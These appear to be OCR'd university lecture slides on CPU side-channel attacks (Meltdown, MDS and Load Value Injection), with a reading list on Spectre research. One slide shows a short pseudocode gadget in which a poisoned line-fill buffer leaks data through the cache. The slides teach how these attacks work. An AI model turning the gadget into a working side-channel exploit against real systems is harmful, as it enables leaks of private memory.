
Meltdown: This One Actually is a Bug



Meltdown: This One Actually is a Bug



MDS: Microarchitectural Data Sampling (Also a Bug)



LVI: Load Value Injection (Inverted MDS!)

Hyperthread 1

```
idx = load addr;
data = array[idx];
load &array2[data];
```


Fault!

idx is not under the attacker's control

Hyperthread 2

Load Poison

Line-Fill Buffer (LFB)



https://www.youtube.com/watch?v=baKHSXeIlaI

Next Lecture: Adanced Spectre Attacks

- An Analysis of Speculative Type Confusion Vulnerabilities in the Wild (USENIX Sec ‘21)
  - Spectre v1 in Linux eBPF
- Branch History Injection: On the Effectiveness of Hardware Mitigations Against Cross-Privilege Spectre-v2 Attacks (USENIX Sec ‘22)
  - Insufficient Spectre v2 mitigation